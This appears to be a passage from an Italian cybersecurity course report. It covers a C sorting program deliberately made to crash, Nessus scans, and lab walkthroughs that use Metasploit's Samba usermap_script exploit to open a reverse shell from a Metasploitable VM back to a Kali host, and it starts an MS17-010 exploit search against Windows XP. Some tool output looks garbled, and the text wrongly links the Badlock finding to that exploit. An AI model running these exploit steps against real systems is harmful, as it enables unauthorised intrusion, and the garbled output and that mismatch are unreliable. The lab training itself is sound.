    int g = j + 1;
    printf("[%d]: %d\n", g, vector[j]);
}
```

Il programma stampa i numeri ordinati.

# Funzionamento del programma

```
(kali㉿kali)-[~/Desktop]
└─$ ./bof3
Inserire 10 interi:
[1]: 96
[2]: 35
[3]: 2
[4]: 3
[5]: 7
[6]: 1
[7]: 9
[8]: 0
[9]: 4
[10]: 6
Il vettore inserito è:
[1]: 96
[2]: 35
[3]: 2
[4]: 3
[5]: 7
[6]: 1
[7]: 9
[8]: 0
[9]: 4
[10]: 6
Il vettore ordinato è:
[1]: 0
[2]: 1
[3]: 2
[4]: 3
[5]: 4
[6]: 6
[7]: 7
[8]: 9
[9]: 35
[10]: 96

(kali㉿kali)-[~/Desktop]
└─$ █
```

## Spiegazione:

Il programma legge 10 numeri interi dall'utente, li memorizza in un array e poi ordina l'array utilizzando l'algoritmo di ordinamento a bolle (bubble sort). Infine, stampa sia l'array originale che l'array ordinato.

- L'utente viene invitato a inserire 10 numeri interi.
- Viene stampato l'array originale.
- L'array viene ordinato utilizzando l'algoritmo di ordinamento a bolle.
- Viene stampato l'array ordinato.

# Modifica al programma

```
#include <stdio.h>
#include <stdlib.h>

void bubble_sort(int arr[], int n) {
    int i, j, temp;
    for (i = 0; i < n - 1; i++) {
        for (j = 0; j < n - i - 1; j++) {
            if (arr[j] > arr[j + 1]) {
                temp = arr[j];
                arr[j] = arr[j + 1];
                arr[j + 1] = temp;
            }
        }
    }
}

int main() {
    int vector[10], i, count = 0;
    printf("Inserire numeri interi (termina con Ctrl+D):\n");
    for (i = 0; ; i++) {
        if (i > 10) {
            // Forzare l'errore di segmentazione accedendo fuori dai limiti
            int *p = NULL; // Puntatore nullo per causare l'errore di segmentazione
            *p = 0; // Scrittura su puntatore nullo
        } else {
            printf("[%d]: ", i + 1);
            if (scanf("%d", &vector[i]) != 1) {
                break; // Uscire dal ciclo se l'input non è un numero
            }
            count++;
        }
    }

    // Ordinare il vettore
    bubble_sort(vector, count);

    printf("\nIl vettore ordinato è:\n");
    for (i = 0; i < count; i++) {
        printf("%d ", vector[i]);
    }
    printf("\n");

    return 0;
}
```

Come richiesto dalla traccia, abbiamo modificato il codice precedente affinché si verifichi un errore di segmentazione. Il programma seguente, scritto in C, permette all'utente di inserire numeri interi in un array, li ordina e poi li stampa. Tuttavia, se l'utente tenta di inserire più di 10 numeri, si verifica un problema di accesso alla memoria.

# Spiegazione del programma modificato PT1

## 1. Inclusione delle librerie:

```
#include <stdio.h>
#include <stdlib.h>
```

- `#include <stdio.h>`: Include la libreria standard di input/output.
- `#include <stdlib.h>`: Include la libreria standard per funzioni utility, come la gestione della memoria

```
#include <stdio.h>
#include <stdlib.h>
```

## 2. Definizione della funzione di ordinamento:

```
void bubble_sort(int arr[], int n) {
    int i, j, temp;
    for (i = 0; i < n - 1; i++) {
        for (j = 0; j < n - i - 1; j++) {
            if (arr[j] > arr[j + 1]) {
                temp = arr[j];
                arr[j] = arr[j + 1];
                arr[j + 1] = temp;
            }
        }
    }
}
```

- La funzione `bubble\_sort` ordina un array di interi utilizzando l'algoritmo di ordinamento a bolle (bubble sort).
- `int arr[]`: indica l'array da ordinare.
- `n`: indica il numero di elementi nell'array.
- Il ciclo `for` esterno scorre attraverso ogni elemento dell'array.
- Il ciclo `for` interno confronta gli elementi adiacenti e li scambia se sono nell'ordine sbagliato, portando gli elementi più grandi verso la fine dell'array.

```
void bubble_sort(int arr[], int n) {
    int i, j, temp;
    for (i = 0; i < n - 1; i++) {
        for (j = 0; j < n - i - 1; j++) {
            if (arr[j] > arr[j + 1]) {
                temp = arr[j];
                arr[j] = arr[j + 1];
                arr[j + 1] = temp;
            }
        }
    }
}
```

## 3. Funzione principale main:

```
int main() {
    int vector[10], i, count = 0;
```

- `vector[10]`: indica l'array di 10 interi dove verranno memorizzati i numeri inseriti dall'utente.
- `i`: indica la variabile di controllo del ciclo.
- `count`: Conta il numero di elementi effettivamente inseriti dall'utente.

```
int main() {
    int vector[10], i, count = 0;
```

# Spiegazione del programma modificato PT2

## 4. Input dei numeri:

```
printf("Inserire numeri interi (termina con Ctrl+D):\n");

    for (i = 0; ; i++) {
        if (i >= 10) {
            int *p = NULL;
            *p = 0;
        } else {
            printf("[%d]: ", i + 1);
            if (scanf("%d", &vector[i]) != 1) {
                break;
            }
            count++;
        }
    }
```

- `printf`: Stampa un messaggio che chiede all'utente di inserire numeri interi.
- `for (i = 0; ; i++)`: Un ciclo infinito che continua a chiedere numeri all'utente.
- `if (i >= 10)`: Se l'utente tenta di inserire più di 10 numeri, il programma causa un errore di segmentazione:
- `int \*p = NULL;`: Crea un puntatore nullo.
- `\*p = 0;`: Tenta di scrivere un valore tramite il puntatore nullo, causando un errore di segmentazione.
- `else`: Se `i` è inferiore a 10:
- `printf("[%d]: ", i + 1);`: Stampa l'indice del numero da inserire.
- `scanf("%d", &vector[i])`: Legge un numero dall'input dell'utente e lo memorizza nell'array `vector`.
- `if (scanf != 1)`: Se l'input non è un numero, il ciclo si interrompe.
- `count++`: Incrementa il contatore degli elementi inseriti.

## 5. Ordinamento del vettore:

```
bubble_sort(vector, count);
```

- Viene chiamata la funzione `bubble\_sort` per ordinare gli elementi dell'array `vector`.

## 6. Stampa del vettore ordinato:

```
printf("Il vettore ordinato è:\n");
for (i = 0; i < count; i++) {
    printf("%d ", vector[i]);
}
```

```
printf("\n");
```

- `printf`: Stampa un messaggio che indica che il vettore ordinato sarà visualizzato.
- `for (i = 0; i < count; i++)`: Scorre attraverso gli elementi inseriti nell'array `vector`.
- `printf("%d ", vector[i]);`: Stampa ogni elemento dell'array ordinato.
- `printf("\n");`: Stampa una nuova riga alla fine dell'output.

## 7. Fine del programma:

```
return 0;
```

- `return 0;`: Termina il programma restituendo 0 al sistema operativo, indicando che il programma è terminato correttamente.

```
printf("Inserire numeri interi (termina con Ctrl+D):\n");
```

```
for (i = 0; ; i++) {
    if (i > 10) {
        // Forzare l'errore di segmentazione accedendo fuori dai limiti
        int *p = NULL; // Puntatore nullo per causare l'errore di segmentazione
        *p = 0; // Scrittura su puntatore nullo
    } else {
        printf("[%d]: ", i + 1);
        if (scanf("%d", &vector[i]) != 1) {
            break; // Uscire dal ciclo se l'input non è un numero
        }
        count++;
    }
}
```

4

```
bubble_sort(vector, count);
```

5

```
printf("\nIl vettore ordinato è:\n");
for (i = 0; i < count; i++) {
    printf("%d ", vector[i]);
}
printf("\n");
```

6

```
return 0;
```

7

# Esecuzione del programma modificato

```
(kali㉿kali)-[~/Desktop]
$ ./bof2
Inserire numeri interi (termina con Ctrl+D):
[1]: 1
[2]: 3
[3]: 2
[4]: 5
[5]: 67
[6]: 8
[7]: 9
[8]: 4
[9]: 3
[10]: 2
[11]:
Il vettore ordinato è:
1 2 2 3 3 4 5 8 9 67
```

```
(kali㉿kali)-[~/Desktop]
$ ./bof2
Inserire numeri interi (termina con Ctrl+D):
[1]: 9
[2]: 10
[3]: 65
[4]: 3
[5]: 2
[6]: 1
[7]: 7
[8]: 8
[9]: 9
[10]: 20
[11]: 40
zsh: segmentation fault  ./bof2
```

Il programma mostrato nell'immagine è scritto in C e consente all'utente di inserire numeri interi in un array per poi ordinarli e stamparli. Funziona correttamente quando si inseriscono fino a 10 numeri, come dimostra il primo esempio di esecuzione. Tuttavia, se si supera questo limite, come nel secondo esempio in cui l'undicesimo numero provoca un tentativo di accesso fuori dai limiti dell'array, si verifica un errore di segmentazione. Questa limitazione sottolinea una vulnerabilità del programma: non gestisce adeguatamente l'inserimento di un numero di elementi superiore alla sua capacità, portando a problemi di accesso alla memoria e al conseguente crash. Per risolvere questa vulnerabilità, è necessario implementare controlli adeguati che impediscono l'inserimento di elementi oltre la capacità massima dell'array. Una soluzione semplice sarebbe includere una condizione nel ciclo che accetta gli input per controllare se l'array ha raggiunto la sua capacità massima. In questo modo, se un utente tenta di inserire un numero oltre il limite dell'array, il programma può avvisare l'utente e fermare ulteriori inserimenti, prevenendo così l'errore di segmentazione.

# Exploit Metasploitable con Metasploit

Metasploit è un framework di penetration testing ampiamente utilizzato nel campo della sicurezza informatica. È uno strumento essenziale per professionisti della sicurezza e hacker etici, grazie alla sua capacità di automatizzare e semplificare il processo di identificazione e sfruttamento delle vulnerabilità nei sistemi informatici.

## Caratteristiche:

- **Framework modulare:** Metasploit permette agli utenti di sviluppare, testare e utilizzare exploit in modo modulare, facilitando l'integrazione di nuovi strumenti e tecniche.
- **Supporto per exploit:** Include una vasta libreria di exploit per numerosi tipi di vulnerabilità, tra cui buffer overflow, SQL injection e exploit per applicazioni web.
- **Interfacce multiple:** Offre diverse interfacce utente, tra cui una console a riga di comando (msfconsole), un'interfaccia grafica (Armitage) e interfacce web.
- **Automazione dei test:** Permette l'automazione dei test di sicurezza attraverso script, riducendo il tempo necessario per eseguire controlli di sicurezza approfonditi.

# Configurazione Macchine

Al team viene richiesto di configurare l'indirizzo IP delle macchine:

- Kali - 192.168.50.100
- Metasploitable - 192.168.50.150

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
          inet6 fe80::a00:27ff:fea0:19dc prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:a0:19:dc txqueuelen 1000 (Ethernet)
              RX packets 76 bytes 6464 (6.3 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 30 bytes 3284 (3.2 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:49:ee:e4
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:ee4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:38 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2432 (2.3 KB) TX bytes:5886 (5.7 KB)
            Base address:0xd020 Memory:f0200000-f0220000
```

# Scansione di Metasploitable con Nessus


Nessus è un software di sicurezza informatica sviluppato da Tenable, Inc., utilizzato per la scansione delle vulnerabilità. È un sistema di tipo client-server, dove il server esegue le scansioni e il client ne gestisce l'interfaccia utente. Nessus è progettato per identificare le vulnerabilità nei sistemi informatici, inclusi problemi di configurazione, aggiornamenti mancanti e falle di sicurezza.

Caratteristiche principali:

1. **Scansione delle vulnerabilità:** Nessus esegue scansioni approfondite su reti e singoli dispositivi per rilevare vulnerabilità di sicurezza.
2. **Esportazione dei risultati:** I risultati delle scansioni possono essere esportati in vari formati, come HTML, CSV e XML, permettendo analisi e reportistica dettagliata.
3. **Valutazione del rischio:** Nessus fornisce una valutazione del rischio associata a ciascuna vulnerabilità rilevata, aiutando gli amministratori a prioritizzare gli interventi.
4. **Aggiornamenti frequenti:** Il software viene costantemente aggiornato per includere le più recenti vulnerabilità conosciute e per migliorare le capacità di rilevamento.
5. **Interfaccia intuitiva:** Offre un'interfaccia utente intuitiva che semplifica la configurazione delle scansioni e la visualizzazione dei risultati.

# Vulnerabilità Samba Badlock

In questo caso andiamo a fare una scansione “basic scan” sull’indirizzo IP della macchina di metasploitable: 192.168.50.150.



Ci soffermeremo sulla vulnerabilità Samba Badlock sulla porta 445 TCP, associata spesso al traffico di file e alla condivisione di risorse di rete.

**HIGH** Samba Badlock Vulnerability

**Description**  
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

**Solution**  
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

**See Also**  
<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

**Output**  
Nessus detected that the Samba Badlock patch has not been applied.  
To see debug logs, please visit individual host

| Port ▲           | Hosts          |
|------------------|----------------|
| 445 / tcp / cifs | 192.168.50.150 |

# Avvio di MSFconsole

Msfconsole è l'interfaccia a riga di comando più popolare per interagire con il Metasploit Framework (MSF). Questo strumento è centrale per utilizzare MSF in modo completo, fornendo un'interfaccia interattiva che permette agli utenti di eseguire exploit, gestire payload, e condurre altre attività di penetration testing.

Con il comando “`Msfconsole`” avviamo il tool che sarà essenziale per l’exploit.

# Search Samba

Con il comando “search samba” si cercheranno gli exploit presenti per questa vulnerabilità.

```
msf6 > search samba
Matching Modules
=====
#  Name
- 0  exploit/unix/webapp/citrix_access_gateway_execution
    1  exploit/windows/license/caliclnt_getconfig_nt_GETCONFIG_Overflow
    2  exploit/unix/misc/distcc_exec
    3  exploit/windows/smb/group_policy_startup_Shared_Resource
    4  post/linux/gather/enum_configs
    5  auxiliary/scanner/rsync/modules_list
    6  exploit/windows/fileformat/ms14_060_sandworm_Microsoft_Windows_OLE_Package_Manager_Code_Execution
    7  exploit/unix/http/quest_kace_systems_management_rce_Command_Injection
    8  exploit/multi/samba/usermap_script_and_Execution
    9  exploit/multi/samba/nttrans_Error_Overflow
    10 exploit/linux/samba/setinfopolicy_heap_EventsInfo_Heap_Overflow
    11 auxiliary/admin/smb/samba_symlink_traversal_l
    12 auxiliary/scanner/smb/smb_uninit_cred_initialized_Credential_State
    13 exploit/linux/samba/chain_reply_Linux_x86
    14 exploit/linux/samba/is_known_pipename_Arbitrary_Module_Load
    15 auxiliary/dos/samba/lsa_addprivs_heap_Overflow
    16 auxiliary/dos/samba/lsa_transnames_heap_Overflow
    17 exploit/linux/samba/lsa_transnames_heap_Overflow
    18 exploit/osx/samba/lsa_transnames_heap_Overflow
    19 exploit/solaris/samba/lsa_transnames_heap_Overflow
    20 auxiliary/dos/samba/read_nttrans_ea_list_Error_Overflow
    21 exploit/freebsd/samba/trans2open_x86

      Disclosure Date   Rank   Check  Description
-----|-----|-----|-----|
      2010-12-21 | excellent | Yes   | Citrix Access Gateway Command Execution
      2005-03-02 | average   | No    | Computer Associates License Client GETCONFIG Overflow
      2002-02-01 | excellent | Yes   | DistCC Daemon Command Execution
      2015-01-26 | manual    | No    | Group Policy Script Execution Framework
      2014-10-14 | normal    | No    | Linux Gather Configurations
      2007-05-14 | excellent | No    | Samba "username map script" Command Execution
      2003-04-07 | average   | No    | Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
      2012-04-10 | normal    | Yes   | Samba SetInformationPolicy Audit
      2018-05-31 | excellent | Yes   | Quest KACE Systems Management Command Injection
      2007-05-14 | excellent | No    | Samba "username map script" Command Execution
      2017-03-24 | excellent | Yes   | Samba is_known_pipename() Arbitrary Module Load
      2007-05-14 | good     | No    | Samba lsa_addprivs_heap Overflow
      2007-05-14 | normal   | No    | Samba lsa_transnames_heap Overflow
      2007-05-14 | good     | Yes   | Samba lsa_transnames_heap Overflow
      2007-05-14 | average  | No    | Samba lsa_transnames_heap Overflow
      2007-05-14 | average  | No    | Samba lsa_transnames_heap Overflow
      2003-04-07 | great    | No    | Samba read_nttrans_ea_list Integer Overflow
```

# Selezione del modulo

Eseguiremo adesso il comando “use” più il percorso del file. In Msfconsole viene utilizzato per selezionare un modulo specifico all’interno del Metasploit Framework. Questo comando cambia il contesto della console, permettendo di accedere ai comandi e alle opzioni specifiche del modulo scelto.

Per la vulnerabilità samba badlock andremo ad usare “[exploit/multi/samba/usermap\\_script](#)”

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

# Settaggio dell'RHOSTS

Si setteranno adesso “l'RHOSTS” con l'IP della macchina target.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150  
RHOSTS => 192.168.50.150
```

E cambieremo la porta della macchina Kali che resterà in ascolto sulla porta 5555.

```
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555  
LPORT => 5555
```

# Avvio dell'exploit

Con il comando “`exploit`” avviamo l’attacco. Questo comando cerca di sfruttare la vulnerabilità presente nel sistema target utilizzando il payload e le opzioni configurate in precedenza.

Una volta avviato l’attacco ed essere entrati sulla macchina target andremo a effettuare un “`ifconfig`” in modo da confermare che tutto sia andato per il verso giusto.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:47715) at 2024-05-27 09:54:27 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:49:ee:e4
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:eee4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:298629 errors:0 dropped:0 overruns:0 frame:0
            TX packets:225587 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:39231298 (37.4 MB) TX bytes:89332718 (85.1 MB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1999 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1999 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:286664 (279.9 KB) TX bytes:286664 (279.9 KB)
```

# Exploit Windows con Metasploit


## Configurazione Macchine

Al team viene richiesto di configurare l'indirizzo IP delle macchine:

- Kali - 192.168.200.100
- Windows XP- 192.168.200.200

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
                RX packets 22 bytes 3499 (3.4 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 16 bytes 2424 (2.3 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



# Vulnerability Scanning con nessus

```
(kali㉿kali)-[~/Desktop]  
$ sudo systemctl start nessusd
```

- Con il comando sudo systemctl start nessusd andiamo ad avviare la sessione di nessus.



The screenshot shows the Nessus results interface for the "Windows xp" scan. The results table displays 19 vulnerabilities found:

| Severity | CVSS | Vulnerability   | Family        | Count |
|----------|------|---|---------------|-------|
| Critical | 10.0 | Microsoft Windows XP Unsupported Installation Detection | Windows       | 1     |
| Mixed    | ...  | Microsoft Windows (Multiple Issues)                     | Windows       | 5     |
| High     | 7.3  | SMB NULL Session Authentication                         | Misc.         | 1     |
| Mixed    | ...  | SMB (Multiple Issues)                                   | Misc.         | 2     |
| Low      | 2.1  | ICMP Timestamp Request Remote Date Disclosure           | General       | 1     |
| Info     | ...  | SMB (Multiple Issues)                                   | Windows       | 8     |
| Info     | ...  | Nessus SYN scanner                                      | Port scanners | 3     |
| Info     | ...  | Common Platform Enumeration (CPE)                       | General       | 1     |
| Info     | ...  | Device Type   | General       | 1     |
| Info     | ...  | Ethernet Card Manufacturer Detection                    | Misc.         | 1     |
| Info     | ...  | Ethernet MAC Addresses                                  | General       | 1     |

On the right, the "Scan Details" pane shows the following information:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 5:01 AM
- End: Today at 5:04 AM
- Elapsed: 3 minutes

A pie chart at the bottom indicates the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

- Avviamo la scansione e otteniamo tutte le vulnerabilità trovate con il reposrt su ognuna di essa.

# Avvio Sessione Metasploit

Digitiamo il comando `msfconsole` per avviare la sessione di metasploit

```
(kali㉿kali)-[~/Desktop]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[*] Exploit: [msf exploit(msfvenom)]: [Windows - Local Privilege Escalation]
[*] Payload: [msf payload/windows/meterpreter/reverse_tcp]: [Windows - Local Privilege Escalation]
[*] Session Handler: [msf handler]: [Windows - Local Privilege Escalation]
[*] Encoder: [msf encoder]: [Windows - Local Privilege Escalation]
[*] Nops: [msf nops]: [Windows - Local Privilege Escalation]
[*] Evasion: [msf evasion]: [Windows - Local Privilege Escalation]

[*] Metasploit modules:
+ --=[ metasploit v6.3.55-dev ]+
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]+
+ --=[ 1391 payloads - 46 encoders - 11 nops ]+
+ --=[ 9 evasion ]+

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

# Ricerca exploit

Con il comando search seguito dal codice dell'exploit (**search MS17-010**) controlliamo gli exploit disponibili e scegliamo quello **psexec**

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
0  exploit/windows/smb/ms17_010_ternalblue 2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14     normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14     normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

# Controllo dei parametri

```
